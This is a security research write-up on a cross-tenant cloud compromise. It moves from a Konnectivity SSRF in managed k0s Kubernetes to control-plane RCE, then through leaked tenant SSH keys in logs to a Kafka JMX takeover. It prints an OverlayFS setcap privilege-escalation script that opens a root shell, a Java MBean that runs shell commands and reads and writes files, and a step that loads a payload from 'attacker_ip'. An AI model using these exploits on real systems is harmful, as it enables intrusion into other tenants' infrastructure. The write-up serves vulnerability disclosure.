
After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:
192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"

Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.
Interaction diagram between control plane and data plane via Konnectivity
1.3. Exploiting Konnectivity
To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.
A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.
Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.
The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:
In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).
//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address
This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:
Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:


Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).
In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.
To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.
rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'
Confirmation of command execution with root privileges
Gaining root privileges opened up several interesting attack vectors:
We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.
2. Adventures in the overlay network
2.1. Victoria stack
An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.
When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:
It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.
Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.
Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.
Process privileges on the host and available actions in Kubernetes
Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.
2.2. Compromising managed Kafka instances

We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.
Discovered Java RMI service on port 9999
The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:
JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.
The code that handles the connection and initialization of the MBean component looks like this:
//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}
Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:
// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}
After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.
Create a standard MLet loader inside the Kafka JVM.
Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
